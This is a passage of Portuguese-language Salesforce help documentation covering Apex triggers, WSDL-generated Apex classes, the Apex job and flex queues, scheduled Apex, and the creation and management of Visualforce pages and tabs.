 **Nota:** Você só pode adicionar, editar ou excluir o Apex usando a interface do usuário do Salesforce em uma organização Developer Edition, uma organização de avaliação Enterprise Edition do Salesforce ou uma organização sandbox. Em uma organização de produção do Salesforce, você só pode fazer alterações no Apex usando a chamada da API de metadados `deploy`, o Force.com IDE ou a Force.com Migration Tool. O Force.com IDE e o Force.com Migration Tool são recursos gratuitos fornecidos pelo Salesforce para auxiliar seus usuários e parceiros, mas não são considerados parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.

Para exibir os detalhes de um acionador, em Configuração, insira "Acionistas do Apex" na caixa *Busca rápida*, selecione **Acionistas do Apex** e clique no nome do acionador. Você também pode acessar os detalhes do acionador a partir das configurações de gerenciamento de um objeto.

Na página de detalhes do acionador, é possível executar as seguintes ações:

- Clique em **Editar** para modificar o conteúdo do acionador.

 **Nota:** Um ícone  indica que um acionador do Apex está em um pacote gerenciado instalado. Você não pode editar nem excluir um acionador em um pacote gerenciado.

- Clique em **Excluir** para excluir o acionador da sua organização.
- Clique em **Mostrar dependências** para exibir os itens, como campos, s-controls, ou classes, que são mencionados pelo código do Apex contido no acionado.
- Clique em **Download do Apex** para fazer download do texto do acionador. O arquivo é gravado com o nome do acionador como nome de arquivo, com o tipo de arquivo `.txt`.

A página de detalhe do acionador mostra as seguintes informações para um acionador:

- O nome do acionador
- O nome do objeto com o qual o acionador está associado, como Conta ou Caso.
- A versão da API com a qual o acionador foi salvo.
- Se o acionador é válido.

 **Nota:** Os acionadores são armazenados com um indicador `Válido` que é definido como `verdadeiro`, contanto que os metadados dependentes não tenham sido alterados desde a última compilação do acionador. Se qualquer alteração for feita nos nomes do objeto ou nos campos usados no acionador, incluindo alterações superficiais, como edições em uma descrição de objeto ou campo, o indicador `Válido` será definido como `falso` até o compilador do Apex processar o código novamente. A recompilação ocorrerá quando o acionador for executado da próxima vez, ou quando um usuário salvar o acionador novamente nos metadados.

Se um campo de pesquisa fizer referência a um registro que foi excluído, o Salesforce limpará o valor do campo por padrão. Você também pode, como alternativa, optar por evitar que registros sejam excluídos se não estiverem em um relacionamento de pesquisa.

- Se o acionador está ativo.
- O texto do código do Apex contido no acionador.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

PERMISSÕES DO USUÁRIO

Para exibir os acionadores do Apex:

- "Apex do autor"

- Se um acionador fizer referências a componentes nos pacotes gerenciados instalados, como uma classe do Apex, uma página do Visualforce, um objeto personalizado, e assim por diante, a seção Configurações da versão listará as versões dos pacotes gerenciados que contêm os componentes mencionados.
- Se o acionador estiver contido em um pacote gerenciado instalado, o `Pacote instalado` indicará o nome do pacote.

A guia **Filtros do registro** exibe as categorias do registro de depuração e os nível do nível de depuração que você pode definir para o acionador. Para obter mais informações, consulte [Filtragem do registro de depuração para classes do Apex e acionadores do Apex](#) na página 289.

Criar uma classe do Apex de um WSDL

Uma classe do Apex pode ser gerada automaticamente de um documento WSDL armazenado em um disco rígido local ou na rede. A criação de uma classe consumindo um documento WSDL permite que os desenvolvedores façam callouts para o serviço externo da Web no Apex.

 **Nota:** Use as Mensagens de saída para manipular soluções de integração quando for possível. Use callouts para serviços na Web de terceiros somente quando for necessário.

Para acessar essa funcionalidade:

1. No aplicativo, em Configuração, insira *Classes do Apex* na caixa Busca rápida e selecione **Classes do Apex**.
2. Clique em **Gerar de WSDL**.
3. Clique em **Procurar** para navegar para um documento WSDL em seu disco rígido local ou rede, ou digite o caminho completo. Este documento WSDL é a base para a classe do Apex que você está criando.

 **Nota:** O documento WSDL que você especificar pode conter um local de ponto final SOAP que faça referência a uma porta de saída.

Por motivos de segurança, o Salesforce restringe as portas de saída que você pode especificar a uma das seguintes:

- 80: esta porta aceita somente conexões HTTP.
- 443: Essa porta aceita somente conexões HTTPS.
- 1024–66535 (inclusive): estas portas aceitam conexões HTTP ou HTTPS.

4. Clique em **Analisar WSDL** para verificar o conteúdo do documento WSDL. O aplicativo gera um nome de classe padrão para cada namespace no documento WSDL e informa quaisquer erros. A análise falha quando o WSDL possui tipos de esquema ou construções que não são suportados pelas classes do Apex ou quando as classes resultantes excedem o limite de 1 milhão de caracteres nas classes do Apex. Por exemplo, não é possível analisar o WSDL da API do SOAP do Salesforce.
5. Modifique os nomes de classe como desejado. Embora você possa salvar mais de um namespace WSDL em uma única classe usando o mesmo nome de classe para cada namespace, as classes do Apex não podem ter mais de 1 milhão de caracteres no total.
6. Clique em **Gerar Apex**. A página final do assistente mostra quais classes foram corretamente geradas, junto com quaisquer erros de outras classes. A página também oferece um link para a exibição do código gerado de forma bem-sucedida.

As classes do Apex geradas corretamente incluem classes de fragmento de código e de tipo para chamar o serviço da Web de terceiros representado pelo documento WSDL. Essas classes permitem que você chame o serviço externo da Web do Apex. Para cada classe gerada, uma segunda classe será criada com o mesmo nome e com um prefixo `Async`. A primeira classe é para chamadas síncronas. A segunda classe é para chamadas assíncronas. Para obter mais informações, consulte [Force.com Apex Code Developer's Guide](#) (Guia do desenvolvedor do Force.com Apex Code).

Observe o seguinte sobre o Apex gerado:

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- "Apex do autor"

- Se um documento WSDL contiver uma palavra reservada do Apex, a palavra será incluída com `_x` quando a classe do Apex for gerada. Por exemplo, o `limite` em um documento WSDL é convertido em `limit_x` na classe do Apex gerada. Para obter uma lista de palavras reservadas, consulte [Force.com Apex Code Developer's Guide](#).
- Se uma operação no WSDL tiver uma mensagem de saída com mais de um elemento, o Apex gerado insere os elementos em uma classe interna. O método do Apex que representa a operação WSDL retorna uma classe interna ao invés dos elementos individuais.

CONSULTE TAMBÉM:

[Definir classes do Apex](#)

Monitorando a fila de trabalhos do Apex

A fila de trabalhos do Apex relaciona todos os trabalhos do Apex que foram enviados para execução. Os trabalhos já executados aparecem na lista juntamente com aqueles que ainda não foram concluídos, incluindo:

- Os métodos do Apex com a anotação `futuro` que ainda não foram executados. Esses trabalhos aparecem na lista como Futuros na coluna Tipo de trabalho e não têm valores nas colunas Total de lotes ou Lotes processados.
 - As classes do Apex que implementam a interface `Enfileirável`, que ainda não foi executada. Esses trabalhos aparecem na lista como Futuros na coluna Tipo de trabalho e não têm valores nas colunas Total de lotes ou Lotes processados.
 - Os trabalhos do Apex agendados que ainda não concluíram a execução.
 - Esses trabalhos aparecem na lista como Apex agendado na coluna Tipo de trabalho, não têm valores nas colunas Total de lotes ou Lotes processados e sempre têm o status Em fila.
 - Os trabalhos agendados não podem ser abortados a partir dessa página. Use a página Trabalhos agendados para gerenciar ou excluir trabalhos agendados.
 - Mesmo que um trabalho agendado apareça nas páginas Trabalhos e Trabalhos agendados do Apex, ele será contado apenas uma vez no limite de execução assíncrona do Apex.
 - Os trabalhos em lote de recálculo de compartilhamento do Apex que ainda não terminaram de ser executados. Esses trabalhos aparecem na lista como Recálculos do compartilhamento na coluna Tipo de trabalho. Os registros em um trabalho de recálculo de compartilhamento são automaticamente divididos em lotes. A coluna Total de lotes lista o número total de lotes do trabalho. A coluna Lotes processados lista o número de lotes que já foram processados.
 - Os trabalhos do Apex em lote que ainda não concluíram a execução. Esses trabalhos aparecem na lista como Apex em lote na coluna Tipo de trabalho. Os registros em um trabalho do Apex em lote são automaticamente divididos em lotes. A coluna Total de lotes lista o número total de lotes do trabalho. A coluna Lotes processados lista o número de lotes que já foram processados.
-  **Nota:** Os trabalhos em lote de recálculo de compartilhamento atualmente estão disponíveis por meio de um programa de lançamento limitado. Para obter informações sobre como habilitar os trabalhos em lote de recálculo de compartilhamento do Apex para sua organização, entre em contato com Salesforce.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com Editions**

Essa tabela lista todos os valores possíveis de status do trabalho. A coluna Status lista o status atual do trabalho. Os valores possíveis são:

Status	Descrição
Em fila	O trabalho está aguardando execução.
Preparação	O método <code>start</code> da tarefa foi chamado. Esse status pode durar alguns minutos dependendo do tamanho do lote de registros.

Status	Descrição
Processando	O trabalho está sendo processado.
Anulado	O trabalho foi anulado por um usuário.
Concluído	Trabalho concluído com ou sem falhas.
Falha	O trabalho apresentou uma falha no sistema.

Os trabalhos do Apex em lote também podem ter o status `Em espera` quando estão na fila flexível do Apex. Consulte [Monitorando a fila flexível do Apex](#).

Se um ou mais erros ocorrerem durante o processamento do lote, a coluna Detalhes do status exibirá uma descrição resumida do primeiro erro. Uma descrição mais detalhada do erro, juntamente com os erros subsequentes, é enviada por email ao usuário que iniciou a classe de lotes em execução.

Para exibir uma lista filtrada de itens, selecione uma lista predefinida na lista suspensa `Exibir` ou clique em **Criar novo modo de exibição** para definir seus próprios modos de visualização personalizados. É muito útil quando você quer exibir apenas os métodos `futuros` ou os trabalhos em lote do Apex.

Somente um lote de trabalho do Apex com método `start` pode ser executado ao mesmo tempo em uma organização. Os trabalhos em lote que ainda não foram iniciados permanecem na fila até serem iniciados. Observe que esse limite não causa falhas em nenhum trabalho em lote e os métodos `execute` de trabalhos em lote Apex ainda são executados em paralelo, caso haja mais de um trabalho sendo executado.

Para qualquer tipo de trabalho do Apex, você pode clicar em **Anular trabalho** na coluna Ação para interromper o processamento do trabalho.

Todos os trabalhos em lotes que tiverem concluído a execução serão removidos da lista da fila de lotes sete dias após a conclusão.

Para obter mais informações sobre o Apex, consulte o [Force.com Apex Code Developer's Guide](#).

CONSULTE TAMBÉM:

[Agendar Apex](#)

Monitoramento da fila flexível do Apex

Use a página Fila flexível do Apex para exibir e reordenar todos os trabalhos em lote com status Espera. Como opção, reordene seus trabalhos em lote programaticamente usando o Apex code.

É possível colocar até 100 trabalhos em lote em um status em espera para execução futura. Quando os recursos do sistema ficam disponíveis, os trabalhos são pegos a partir do início da fila flexível do Apex e movidos para a fila de trabalhos em lote. Até cinco trabalhos em fila ou ativos podem ser processados simultaneamente para cada organização. Quando um trabalho é movido para fora da fila flexível para processamento, seu status muda de Espera para Em fila. Os trabalhos em fila serão executados quando o sistema estiver pronto para processar novos trabalhos.

É possível reordenar trabalhos na fila flexível do Apex para priorizar trabalhos. Por exemplo, é possível mover um trabalho em lote para a primeira posição na fila de espera para que ele seja o primeiro a ser processado quando recursos forem disponibilizados. Caso contrário, os trabalhos são processados segundo a regra "o primeiro a entrar é o primeiro a sair", na ordem em que foram enviados.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

Monitorando e reordenando a fila flexível do Apex

A página Fila flexível do Apex lista todos os trabalhos em lote com status Espera. É possível exibir informações sobre o trabalho, como o ID do trabalho, a data de envio e a classe do Apex. Por padrão, os trabalhos são numerados na ordem de envio, começando pela posição 1, que corresponde ao trabalho que foi enviado primeiro. É possível alterar a posição de um trabalho clicando em **Reordenar** e inserindo o número da nova posição. O trabalho é movido para a posição especificada, a menos que o número da posição seja maior que o número de trabalhos na fila. Nesse caso, o trabalho é colocado no fim da fila. Ao mover um trabalho, todos os outros trabalhos na fila flexível são reordenados e renumerados conforme necessário.

 **Nota:** Na interface do usuário do Salesforce, o trabalho no topo da fila flexível está na posição 1. No entanto, ao trabalhar com a fila flexível programaticamente, a primeira posição na fila flexível está no índice 0.

Quando um sistema seleciona o próximo trabalho na fila flexível do Apex para processamento, o trabalho é movido da fila flexível para a fila de trabalhos em lote. É possível monitorar o trabalho movido na página Trabalhos do Apex clicando em **Trabalhos do Apex**.

Também é possível utilizar os métodos do Apex `System.FlexQueue` para reordenar os trabalhos em lote na fila flexível. Para testar a fila flexível, use os métodos `getFlexQueueOrder()` e `enqueueBatchJobs(numberOfJobs)` na classe `System.Test`.

CONSULTE TAMBÉM:

["Classe FlexQueue no Apex Code Developer's Guide do Force.com"](#)

["enqueueBatchJobs\(numberOfJobs\) no Apex Code Developer's Guide do Force.com"](#)

["getFlexQueueOrder\(\) no Apex Code Developer's Guide do Force.com"](#)

Agendar Apex

Use o agendador do Apex se você tiver classes específicas do Apex que quiser executar regularmente ou execute um trabalho do Apex em lotes usando a interface do usuário do Salesforce.

O programador executa como um sistema, ou seja, todas as classes são executadas, independentemente de o usuário possuir permissão para executar a classe.

 **Importante:** O Salesforce programa a classe para execução em um horário especificado. A execução real poderá atrasar, com base na disponibilidade do serviço.

Para agendar trabalhos usando o agendador do Apex:

1. **Implemente a interface `Programável`** em uma classe do Apex que instancia a classe que deseja executar.
2. Em Configuração, insira *Classes do Apex* na caixa *Busca rápida*, selecione **Classes do Apex** e clique em **Agendar Apex**.
3. Especifique o nome da classe que deseja programar.
4. Especifique a frequência com que a classe do Apex deve ser executada.
 - Para **Semanalmente** — especifique um ou mais dias da semana em que o trabalho deverá ser executado (como segunda e quarta-feira).
 - Para **Mensalmente** — especifique ou a data em que o trabalho deverá ser executado ou o dia (como o segundo sábado de cada mês).
5. Especifique as datas de início e fim para a classe agendada do Apex. Se você especificar um único dia, o trabalho será executado uma única vez.
6. Especifique uma hora de início preferencial. O horário exato em que o trabalho começa depende da disponibilidade do serviço.
7. Clique em **Salvar**.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com Editions**

 **Nota:** Você pode ter apenas 100 trabalhos ativos ou agendados simultaneamente.

Como alternativa, é possível chamar o método `System.scheduleBatch` para programar o trabalho em lote para executar uma vez em um horário futuro. Para obter mais detalhes, consulte “Usando o método `System.scheduleBatch`” no [Force.com Apex Code Developer's Guide](#) (*Guia do desenvolvedor de código do Apex do Force.com*).

Depois de você agendar um trabalho do Apex, poderá monitorar seu andamento na página Todos os trabalhos agendados.

Quando o trabalho estiver concluído, você poderá ver os dados específicos sobre ele (como se ele passou ou falhou, quanto tempo levou para ser processado, o número de registros processados, e assim por diante) na página [Trabalhos do Apex](#).

Perguntas frequentes

Perguntas frequentes do Apex

- [Qual é a diferença entre Classes e acionadores do Apex?](#)
- [Posso chamar um serviço externo da Web com o Apex?](#)
- [Quais são os tipos suportados de esquemas WSDL para chamadas do Apex?](#)

Posso chamar um serviço externo da Web com o Apex?

Sim. É possível chamar operações de serviços da Web com Apex. Usando a página Classes do Apex, primeiro você cria uma classe do Apex a partir do documento WSDL do serviço externo da Web, antes de poder chamar seus métodos.

CONSULTE TAMBÉM:

[Perguntas frequentes do Apex](#)

Quais são os tipos suportados de esquemas WSDL para chamadas do Apex?

Para chamadas, o Apex só suporta o estilo WSDL agrupado literal no documento, junto com os tipos de dados primitivos e incorporados. |Recomendamos que você valide o documento WSDL e garanta que ele contenha tipos de esquema suportados. Se um tipo não for suportado pelo Apex, uma chamada para uma operação de serviço da Web poderá provocar um erro retornado na resposta à chamada, como “Incapaz de analisar resposta a chamada. Tipo do Apex não encontrado para o item do elemento”.

CONSULTE TAMBÉM:

[Perguntas frequentes do Apex](#)

Qual é a diferença entre classes e acionadores do Apex?

Uma classe do Apex é um modelo ou projeto a partir do qual objetos do Apex são criados. As classes consistem em outras classes, métodos definidos pelo usuário, variáveis, tipos de exceção e código de inicialização estático Um acionador é o código do Apex executado antes ou depois que eventos específicos de linguagem de manipulação de dados (DML) ocorrem; por exemplo, antes que registros de objetos sejam inseridos no banco de dados ou depois que os registros são excluídos. Um acionador é associado a um objeto padrão ou personalizado e pode chamar métodos de classes do Apex.

CONSULTE TAMBÉM:

[Perguntas frequentes do Apex](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

Visualforce

Visualforce

O Visualforce usa uma linguagem de marcação que proporciona aos desenvolvedores uma maneira mais eficiente de criar aplicativos e personalizar a interface de usuário do Salesforce. Com o Visualforce, é possível:

- Criar interfaces de usuário personalizadas que facilmente aproveita os estilos padrão do Salesforce
- Criar interfaces de usuário personalizadas que substituam totalmente os estilos padrão do Salesforce
- Criar assistentes e outros padrões de navegação que usam regras específicas de dados para uma interação de aplicativos eficiente e ótima.

O Visualforce é fornecido com uma ampla biblioteca de componentes que permite desenvolver páginas com rapidez sem precisar criar várias funcionalidades. Com a linguagem de marcação do Visualforce, cada marca corresponde a um componente genérico ou específico, como uma seção de uma página, uma lista relacionada ou um campo. Os componentes podem ser controlados pela mesma lógica usada em páginas padrão do Salesforce, ou os desenvolvedores podem associar sua própria lógica com um controlador personalizado ou escrito em Apex.

 **Nota:** Este lançamento contém uma versão beta do Visualforce para Lightning Experience com qualidade de produção, mas com limitações conhecidas.

CONSULTE TAMBÉM:

[Definindo páginas do Visualforce](#)

[O que é um componente personalizado?](#)

<http://www.salesforce.com/us/developer/docs/pages/index.htm>

Visualforce para Lightning Experience (Beta)

Este lançamento contém uma versão beta do Visualforce para Lightning Experience com qualidade de produção, mas com limitações conhecidas.

O Visualforce em si permanece geralmente disponível. É apenas o uso das páginas do Visualforce com o Lightning Experience ativado que é considerado beta.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

EDIÇÕES

Disponível em: Salesforce Classic, Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Definir páginas do Visualforce

Definindo páginas do Visualforce

É possível criar páginas do Visualforce com o modo de desenvolvimento do Visualforce ou com a criação de páginas em Configuração.

Para criar uma página usando a ferramenta de “correção rápida” disponível no modo de desenvolvimento do Visualforce:

1. No navegador, digite um URL no seguinte formato:
`https://mySalesforceInstance/apex/nameOfNewPage`, onde o valor de `mySalesforceInstance` é o nome do host de sua instância do Salesforce (por exemplo, `na3.salesforce.com`) e o valor de `nameOfNewPage` é o valor que você deseja dar ao campo Nome em sua definição de página.

Por exemplo, se você quiser criar uma página chamada "OláMundo" e sua organização do Salesforce usar a instância `na3.salesforce.com`, digite `https://na3.salesforce.com/apex/OlaMundo`.

 **Nota:** Os nomes de páginas não podem ser superiores a 40 caracteres.

2. Como a página ainda não existe, você será direcionado a uma página intermediária de onde poderá criar sua nova página. Clique em **Criar página** `nomedanovapágina` para criar a nova página. O Nome e o Rótulo da página recebem o valor `nomedanovapágina` especificado no URL.

Para criar páginas em Configuração:

1. Em Configuração, insira *Páginas do Visualforce* na caixa Busca rápida e selecione **Páginas do Visualforce**.
2. Clique em **Novo**.
3. Na caixa de texto Nome, digite o texto que aparecerá no URL como o nome da página. Esse nome pode conter somente sublinhados e caracteres alfanuméricos, e deve ser exclusivo na sua organização. Deve começar com uma letra, não incluir espaços, não terminar com sublinhado e não conter dois sublinhados consecutivos.
4. Na caixa de texto Rótulo, digite o texto que deverá ser usado para identificar a página nas ferramentas de Configuração, como ao definir guias personalizadas ou substituir botões padrão.
5. Na caixa de texto Nome, digite o texto que deverá ser usado para identificar a página na API. Esse nome pode conter somente sublinhados e caracteres alfanuméricos, e deve ser exclusivo na sua organização. Deve começar com uma letra, não incluir espaços, não terminar com sublinhado e não conter dois sublinhados consecutivos.
6. Na caixa de texto Descrição, especifique uma descrição opcional da página.
7. Selecione Disponível para aplicativos móveis do Salesforce a fim de ativar as guias do Visualforce associadas à página do Visualforce que será exibida no aplicativo Salesforce1. A caixa de seleção está disponível para páginas definidas para a API versão 27.0 ou posterior.

 **Nota:** As guias de objeto padrão substituídas por uma página do Visualforce não são suportadas no Salesforce1, mesmo que você selecione a opção Disponível para aplicativos móveis do Salesforce para a página. A página padrão do Salesforce1 referente ao objeto é exibida no lugar da página do Visualforce.

Essa opção não tem efeito sobre o suporte do Visualforce no aplicativo móvel do Salesforce Classic Mobile. Em vez disso, use a caixa de seleção Pronto para Salesforce Classic Mobile nas páginas de configuração da guia Visualforce.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para criar, editar e definir as configurações da versão para páginas do Visualforce:

- “Personalizar aplicativo”

8. Selecione **Solicitar proteção CSRF em solicitações GET** para ativar a proteção Cross Site Request Forgery (CSRF) nas solicitações GET da página. Quando marcada, ela protege contra ataques CSRF modificando a página para que ela exija uma chave de confirmação CSRF, uma string aleatória de caracteres nos parâmetros do URL. Em cada solicitação GET, o Visualforce verifica a validade dessa string de caracteres e não carrega a página a menos que o valor encontrado seja correspondente ao esperado.

Marque essa caixa se a página realizar qualquer operação DML quando for carregada pela primeira vez. Fazendo isso, todos os links nessa página precisarão de uma chave CSRF adicionada aos parâmetros de string de consulta do URL. A caixa de seleção está disponível para páginas definidas para a API versão 28.0 ou posterior.



Nota: No Summer '13, o único modo de adicionar uma chave CSRF válida a um URL é substituir um link Excluir padrão de um objeto por uma página do Visualforce. O link Excluir incluirá automaticamente a chave exigida. Não marque essa caixa em nenhuma página que não substitua o link Excluir padrão de um objeto.

9. Na caixa de texto `Marcação do Visualforce`, insira a marcação do Visualforce para a página. Uma única página pode conter até 1 MB de texto ou aproximadamente 1.000.000 de caracteres.
10. Clique em **Configurações da versão** para especificar a versão do Visualforce e a API usada com essa página. Também é possível especificar versões para quaisquer pacotes gerenciados instalados na sua organização.
11. Clique em **Salvar** para salvar suas alterações e retornar à tela de detalhes do Visualforce ou clique em **Gravação rápida** para salvar suas alterações e continuar editando a página. A marcação do Visualforce deve ser válida para que você possa salvar a página.



Nota: Apesar de ser possível editar a marcação do Visualforce nesta fase da Configuração, será necessário navegar até o URL da página para ver o resultado das edições. Por isso, muitos desenvolvedores preferem trabalhar com o modo de desenvolvimento ativado para exibir e editar páginas em uma única janela.

Depois que sua página tiver sido criada, você poderá acessá-la clicando em **Visualizar**. Também é possível exibi-la manualmente digitando a URL da seguinte forma: `http://minhainstânciadoSalesforce/apex/nomedanovapágina`, onde o valor de `minhainstânciadoSalesforce` é o nome de host de sua instância do Salesforce (por exemplo, `na3.salesforce.com`) e o valor de `nomedanovapágina` é o valor que você deseja dar ao campo `Nome` em sua definição de página.

CONSULTE TAMBÉM:

[Ativando o modo de desenvolvimento](#)

[Exibindo e editando páginas do Visualforce](#)

[Criando guias do Visualforce](#)

Ativando o modo de desenvolvimento

Embora seja possível exibir e editar as definições de página do Visualforce na página Páginas do Visualforce, na Configuração, ativar o modo de desenvolvimento do Visualforce é a melhor forma de criar páginas do Visualforce. O modo de desenvolvimento fornece o seguinte:

- Um rodapé de desenvolvimento especial em cada página do Visualforce que inclui o estado de exibição da página, qualquer controlador associado, um link para a documentação de referência do componente e um editor de marcação de página que oferece destaques, funcionalidade de localização e substituição, e sugestão automática para marca de componente e nomes de atributo.
- A capacidade de definir novas páginas do Visualforce simplesmente inserindo um URL exclusivo.
- Mensagens de erro que incluem rastreamentos de pilha mais detalhados do que os recebidos pelos usuários padrão.

Para ativar o modo de desenvolvimento do Visualforce:

1. Em suas configurações pessoais, insira *Detalhes avançados do usuário* na caixa Busca rápida e selecione **Detalhes avançados do usuário**. Nenhum resultado? Insira *Informações pessoais* na caixa Busca rápida e selecione **Informações pessoais**.
2. Clique em **Editar**.
3. Marque a caixa de seleção **Modo de desenvolvimento**.
4. Você também pode marcar a caixa de seleção **Mostrar estado de exibição no modo de desenvolvimento** para habilitar a guia Estado de exibição no rodapé de desenvolvimento. Essa guia é útil para monitorar o desempenho das páginas do Visualforce.
5. Clique em **Salvar**.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para ativar o modo de desenvolvimento:

- “Personalizar aplicativo”

Exibindo e editando páginas do Visualforce

Em Configuração, insira *Páginas do Visualforce* na caixa *Busca rápida*, selecione **Páginas do Visualforce** e clique no nome de uma página do Visualforce para exibir os detalhes, incluindo quando ela foi criada e foi modificada pela última vez e a marcação do Visualforce associada à página.

Na página de detalhes, é possível executar as seguintes ações:

- Clique em **Editar** para editar a marcação da página existente.
- Clicar em **Excluir** para excluir a página.
- Clicar em **Clonar** para criar uma cópia da página. Você deve especificar um novo nome para a nova página.
- Clicar em **Onde é usado (a)?** para exibir uma lista de todas as referências à página em sua organização.
- Clique em **Mostrar dependências** para exibir os itens, como campos, objetos ou outras classes, que devem existir para que esta classe seja válida.
- Clique em **Visualizar** para abrir a página em uma nova janela.

 **Nota:** Se a página do Visualforce estiver contida em um pacote gerenciado instalado, você só poderá visualizar a página. Você não poderá editá-la, excluí-la nem cloná-la.

Se a página do Visualforce estiver contida em um pacote gerenciado instalado, o *Pacote instalado* indicará o nome do pacote. O campo *Disponível nos pacotes das versões* apresenta a série de versões de pacote na qual a página do Visualforce está disponível. O primeiro número de versão do intervalo é a primeira versão do pacote instalado que contém a página do Visualforce.

Exibindo e editando páginas do Visualforce com o modo de desenvolvimento ativado

Com o modo de desenvolvimento ativado, também é possível navegar até o URL da página para exibir e editar o conteúdo de uma página. Se uma página for nomeada de *01aMundo* e a instância da Salesforce for *na3.salesforce.com*, por exemplo, digite `https://na3.salesforce.com/apex/01aMundo` na barra de endereço do navegador.

Depois de habilitar o modo de desenvolvimento, todas as páginas do Visualforce serão exibidas com o rodapé do modo de desenvolvimento na parte inferior do navegador:

- Clique na guia com o nome da página para abrir o editor de página para exibir e editar a marcação do Visualforce associada sem ter que retornar à área de Configuração. As alterações são exibidas imediatamente após salvar a página.
- Se a página usa um controlador personalizado, o nome da classe do controlador está disponível como uma guia. Clique na guia para editar a classe do Apex associada.
- Se a página usar alguma extensão de controlador, os nomes de cada extensão estarão disponíveis como guias. Um clique na guia permite que você edite a classe Apex associada.
- Se habilitada na Configuração, a guia **Exibir estado** exibirá informações sobre os itens que contribuem para o estado de exibição da página do Visualforce.
- Clique em **Salvar** (acima do painel de edição) para salvar suas alterações e atualizar o conteúdo da página.
- Clique em **Referência do componente** para exibir a documentação de todos os componentes do Visualforce suportados.
- Clique em **Onde é usado(a)?** para exibir uma lista de todos os itens no Salesforce que fazem referência à página, como guias personalizadas, controladores ou outras páginas.
- Clique no botão **Recolher** () para recolher o painel de rodapé do modo de desenvolvimento. Clique no botão **Expandir** () para abri-lo novamente.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para clonar, editar ou excluir a marcação do Visualforce:

- "Personalizar aplicativo"

Para editar controladores personalizados do Visualforce

- "Apex do autor"

- Clique no botão Desativar modo de desenvolvimento (🛑) para desligar o modo de desenvolvimento totalmente. O modo de desenvolvimento permanece desativado até que você o ative novamente a partir da página de informações pessoais nas configurações pessoais.

Gerenciando páginas do Visualforce

Depois de criar páginas do Visualforce, você poderá personalizá-las, editá-las e excluí-las. Em Configuração, insira *Páginas do Visualforce* na caixa *Busca rápida* e selecione **Páginas do Visualforce** para exibir a página Lista de páginas, que mostra todas as páginas do Visualforce definidas para a sua organização. Na página de lista Páginas, é possível:

- Clicar em **Novo** para [definir uma nova página do Visualforce](#).
- Clicar em um nome de página para [exibir informações detalhadas sobre a página](#), incluindo o rótulo e a marcação do Visualforce.
- Clicar em **Editar** ao lado de um nome de página para modificar a marcação do Visualforce, o rótulo ou o nome de página.

 **Nota:** Um ícone  indica que uma página do Visualforce está em um pacote gerenciado instalado. Você não pode editar nem excluir uma página do Visualforce em um pacote gerenciado.

- Clicar em **Excluir** para remover uma página.
- Clique em **Segurança** para gerenciar a segurança da página.
- Clique no botão Visualizar () para abrir a página em uma nova janela.

 **Nota:** O prefixo de namespace é adicionado às classes e acionadores do Apex, componentes e páginas do Visualforce, modelos de marca, pastas, s-controls, recursos estáticos, links da web e tipos de relatório personalizados caso eles estejam incluídos em um pacote gerenciado. Mas se você não tiver permissão para personalizar aplicativos, o campo de prefixo de namespace não será exibido para modelos de marca, pastas e tipos de relatório personalizados.

Campos de mesclagem para páginas do Visualforce

Um campo de mesclagem é um campo que você pode colocar em um modelo de email, modelo de mala direta, link personalizado ou fórmula para incorporar valores de um registro.

As páginas do Visualforce usam o mesmo idioma de expressão das fórmulas, ou seja, qualquer coisa dentro de { ! } é avaliada como uma expressão que pode acessar valores dos registros que estão no momento no contexto. Por exemplo: você pode exibir o nome do usuário atual ao adicionar o campo de mesclagem { !\$User.FirstName } a uma página.

```
<apex:page>
  Hello { !$User.FirstName }!
s</apex:page>
```

Se o nome do usuário for John, a página irá exibir Olá John !

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para criar e editar páginas do Visualforce:

- “Personalizar aplicativo”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Você também pode usar campos de mesclagem ou outras funções para personalizar o conteúdo de ajuda no nível do objeto.

CONSULTE TAMBÉM:

[Definindo páginas do Visualforce](#)

Criando guias do Visualforce

É possível criar guias do Visualforce para que os usuários tenham acesso às páginas do Visualforce do Salesforce.

Para criar uma guia do Visualforce:

1. Em Configuração, insira *Guias* na caixa *Busca rápida* e selecione **Guias**.
2. Clique em **Novo** na lista relacionada *Guias do Visualforce*.
3. Selecione a página do Visualforce a ser exibida na guia personalizada. Se já não tiver criado a página do Visualforce, clique em **Criar uma nova página agora**.
4. Insira um rótulo a ser exibido na guia.
5. Clique no ícone de pesquisa *Estilo de guia* para exibir o Seletor de estilo da guia.

